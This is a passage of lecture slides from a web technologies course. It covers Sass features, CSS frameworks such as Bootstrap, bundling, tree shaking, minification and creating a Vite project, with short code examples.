  display: inline-block;  
}
```

# SASS: MIXINS

- Mixins can also optionally include one or more parameters

```
@mixin theme($color: DarkBlue) {  
    background: $color;  
    color: #fff;  
}  
  
.info {  
    @include theme;  
}  
  
.danger {  
    @include theme($color: DarkRed);  
}
```

```
.info {  
    background: DarkBlue;  
    color: #fff;  
}  
  
.danger {  
    background: DarkRed;  
    color: #fff;  
}
```

# SASS: MODULES

```
/* base.scss */
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

```
/* example.scss */
@use 'base';

.inverse {
  background: base.$primary-color;
  color: white;
}
```

```
/* example.css */
body {
  font: Helvetica, sans-serif;
  color: #333;
}

.inverse {
  background-color: #333;
  color: white;
}
```

# SASS: PARTIALS

- Sass files starting with an underscore are called **partials**
- These files are meant to only be included by other files
- Sass will not generate a stand-alone CSS files for partials
- A Sass file including all variables could be a good example of a partial

```
/* _variables.scss */  
$primary-color: purple;  
$accent-color: orange;  
$background-color: beige;
```

# SASS: LISTS AND MAPS

- **Lists** are sequences of values separated by commas, spaces, or slashes as long as it is consistent across the list.
- **Maps** are sequences of key-value pairs.
  - Each pair has the form `<key>:<value>`.
  - Keys must be unique within a map.

```
$list: (120px, 240px, 480px, 800px);  
$map: ("xs": 480px, "md": 768px, "lg": 1024px);
```

# SASS: CONTROL FLOW RULES

- Sass provides rules to control whether styles get emitted, or to emit them multiple times with small variations
- Think of it as a **template engine** for generating CSS files!
- Same idea as control flow constructs in template engines
  - **@if/@else** can be used to conditionally emit styles
  - **@each** can be used to iterate over all elements in a list/map
  - **@for** and **@while** have the usual semantics

# SASS: @IF/@ELSE

```
@use "sass:math";

@mixin avatar($size, $circle: false) {
  width: $size;
  height: $size;

  @if $circle {
    border-radius: math.div($size, 2);
  }
}

.square-av {
  @include avatar(100px, $circle: false);
}

.circle-av {
  @include avatar(100px, $circle: true);
}
```

```
.square-av {
  width: 100px;
  height: 100px;
}

.circle-av {
  width: 100px;
  height: 100px;
  border-radius: 50px;
```

# SASS: @EACH

```
$sizes: ("xs": 480px, "md": 768px, "lg": 1024px);

@each $sizeName, $sizeMaxWidth in $sizes {
  @media screen and (max-width: $sizeMaxWidth) {
    .hidden-#$sizeName {
      display: none;
    }
  }
}

@media screen and (max-width: 480px) {
  .hidden-xs {
    display: none;
  }
}
@media screen and (max-width: 768px) {
  .hidden-md {
    display: none;
  }
}
/*.hidden-lg omitted for the sake of brevity*/
```

# CSS FRAMEWORKS

*Well, these are not really «Frameworks» as in «Software Frameworks»*

# CSS FRAMEWORKS

- Also when writing CSS code for our front-end, we might find ourselves solving the same problems over and over again
  - Create a layout system
  - Create a consistent typography
  - Style our tables, list, UI-components
  - Reset user agent styles to get a consistent appearance on any browser
- Luckily, there is no need to start from scratch every time!
- Many CSS frameworks exist, providing a set of **general-purpose** styles
  - We can use the provided styles as-is, or we can do some fine-tuning on top!

# CSS FRAMEWORKS

Widely-used CSS frameworks include:

- Bootstrap (the most popular framework, originally from Twitter)
- Tailwind (known for its **utility-first** approach)
- Materialize, Foundation, Bulma, PureCSS, ...



# USING CSS FRAMEWORKS

- Frameworks are a set of one or more CSS files
- We just need to import these CSS files in our pages, and use the classes provided by the framework (as described in the docs)
- We can download the CSS files and serve them from our own server
- Or we can use CDNs (Content Delivery Networks) that host the CSS files for us.
  - Quick and convenient for prototyping, but raises some privacy concerns...

# BOOTSTRAP EXAMPLE

- Let's look at a page featuring Bootstrap 5.3
- Live demo time!



Web Technologies Course      Features Enterprise Support Pricing

## Pricing

Discover our competitive plans and master Web Technologies.

| Free                                                                             | Pro                                                                                              | Enterprise                                                                                              |
|----------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------|
| \$0/mo                                                                           | \$15/mo                                                                                          | \$29/mo                                                                                                 |
| 5 hello-world examples included<br>Learn about HTML4, CSS2, CGI<br>Email support | 20 hello-world examples included<br>Learn about server-side frameworks<br>Priority email support | 100+ hello-world examples included<br>Full content up-to Angular 17 and Vite<br>Email and Teams support |
| <a href="#">Sign up for free</a>                                                 | <a href="#">Get started</a>                                                                      | <a href="#">Contact us</a>                                                                              |

Compare plans

|                                            | Free | Pro | Enterprise |
|--------------------------------------------|------|-----|------------|
| <b>Hello World Examples</b>                | 5    | 20  | 100+       |
| <b>Modern Web Technologies included</b>    |      | ✓   | ✓          |
| <b>Animated Gifs of Cats on a Computer</b> |      |     | ✓          |

# CUSTOMIZING CSS FRAMEWORKS

- We might not want our website to look the same as a number of other websites built using the same framework.
- The pre-defined styles in the framework might not meet our needs for some particular aspects
- Most CSS frameworks are built using Sass or a similar tool. One way to customize a CSS framework is to change the build variables (e.g.: colors, fonts, sizes, etc...) according to our need, and then build the framework again.
- Another approach is to define custom CSS styles that override some of the framework's styles.

# CUSTOMIZING BOOTSTRAP WITH SASS

- We can import the main bootstrap Sass file (or only some of its modules such as the grid system, the typography, etc...), and override some variables
- After compiling with Sass, we will get our own, custom Bootstrap flavor

```
//overriding Bootstrap variables

$primary:      #00647a;
$secondary:    rgb(254, 203, 110);

@import "../node_modules/bootstrap/scss/bootstrap.scss";
```

# BOOTSTRAP EXAMPLE

- Let's compile a custom version of Bootstrap
- Live demo time!



Web Technologies Course

Features Enterprise Support Pricing

## Pricing

Discover our competitive plans and master Web Technologies.

| Free                                                                             | Pro                                                                                              | Enterprise                                                                                              |
|----------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------|
| \$0/mo                                                                           | \$15/mo                                                                                          | \$29/mo                                                                                                 |
| 5 hello-world examples included<br>Learn about HTML4, CSS2, CGI<br>Email support | 20 hello-world examples included<br>Learn about server-side frameworks<br>Priority email support | 100+ hello-world examples included<br>Full content up-to Angular 17 and Vite<br>Email and Teams support |
| <a href="#">Sign up for free</a>                                                 | <a href="#">Get started</a>                                                                      | <a href="#">Contact us</a>                                                                              |


Compare plans

|                                     | Free | Pro | Enterprise |
|-------------------------------------|------|-----|------------|
| Hello World Examples                | 5    | 20  | 100+       |
| Modern Web Technologies included    |      | ✓   | ✓          |
| Animated Gifs of Cats on a Computer |      |     | ✓          |

# BUNDLING AND MINIFICATION


# BUNDLING

- Bundling combines multiple css or js files into a single one
- This way, browsers perform fewer HTTP requests to load a page



# BUNDLING

- Bundling combines multiple css or js files into a single one
- This way, browsers perform fewer HTTP requests to load a page



# BUNDLING

- Additional HTTP requests introduce **latency**
- Caching strategies can help on subsequent page loads
- Still, including many stylesheet/scripts has an impact on the first page load
- Bundling is a widely-adopted performance optimization strategy
- Beware: the order in which the single files are appended in the bundle matters!

# BUNDLING: 'HISTORICAL' NOTE


- Before ES modules were available in browsers, there was no way of writing modular JS code for browsers
- Bundlers (e.g.: tools like Webpack, Rollup, or Parcel) took care of concatenating all source modules in a way that browsers could understand

# TREE SHAKING


Bundlers often perform also **Tree Shaking** (i.e., dead code elimination)

- We often need only some of the functionality of the modules we import
- Modules can be quite large. Including an entire large module in the JavaScript code we distribute with our web pages, when we only use one of its functions, is inefficient.
- Tree Shaking analyzes imports and export to prune out all unused code from the final bundle
- This can have a significant impact on bundle size (and thus on page load performance)!


# TREE SHAKING



# TREE SHAKING



# TREE SHAKING



# MINIFICATION

- When humans write code, indentation and proper variable names are **crucial**
  - readability, understandability, maintainability...
- Browsers don't really need readable code
- We could optimize file transfer by removing «unnecessary» whitespaces and shortening our source code without impacting its functionality
- This process is called **minification**, and the resulting compressed files are referred to as **minified**



A Steamroller «minifying» code.  
Image generated by DALL-E 3

# MINIFICATION: EXAMPLE

```
let msg = "Hello";
let name = "Web Technologies";
let str = `${msg}, ${name}!`;
let b = true;
if(b === true)
  document.getElementById('msg').innerHTML = str;
```



```
let msg="Hello",name="Web
Technologies",str=`${msg},${name}!`,b=!0;!0==>b&&
(document.getElementById("msg").innerHTML=str);
```

- 188 Bytes

- 123 Bytes
- 34,57% compression
- Saved 65 Bytes

# MINIFICATION: EXAMPLES

The effects of minification are greater the larger the source files

- React 18.2.0 weights ~85kB
- The minified React library weights ~25kB
- Compression rate: ~70%, saving ~60kB in file transfer size
  
- Moment.js 2.29.4 weights ~151kB
- The minified version weights ~75kB
- Compression rate: ~50%, saving ~76kB in file transfer size

# **DEVELOPMENT AND BUILD WITH VITE**

# VITE

- Pronounced /vit/ (like «veet»)
- A tool to support web developers in developing and deploying their projects
- Two key components:
  - A **development server** with a number of advanced features to streamline development
  - A **build tool** to create highly optimized static assets, ready for production



# CREATING A VITE PROJECT

```
@luigi → D/0/T/W/2/e/tooling/vite $ npm create vite@latest
```

- ✓ Project name: ... hello-vite
- ✓ Select a framework: » Vanilla
- ✓ Select a variant: » TypeScript

```
Scaffolding project in D/0/T/W/2/e/tooling/vite...
```

Done. Now run:

```
cd hello-vite  
npm install  
npm run dev
```

# LET'S TAKE A LOOK AT THE SCAFFOLDING

```
{  
  "name": "hello-vite",  
  "private": true,  
  "version": "0.0.0",  
  "type": "module",  
  "scripts": {  
    "dev": "vite",  
    "build": "tsc && vite build",  
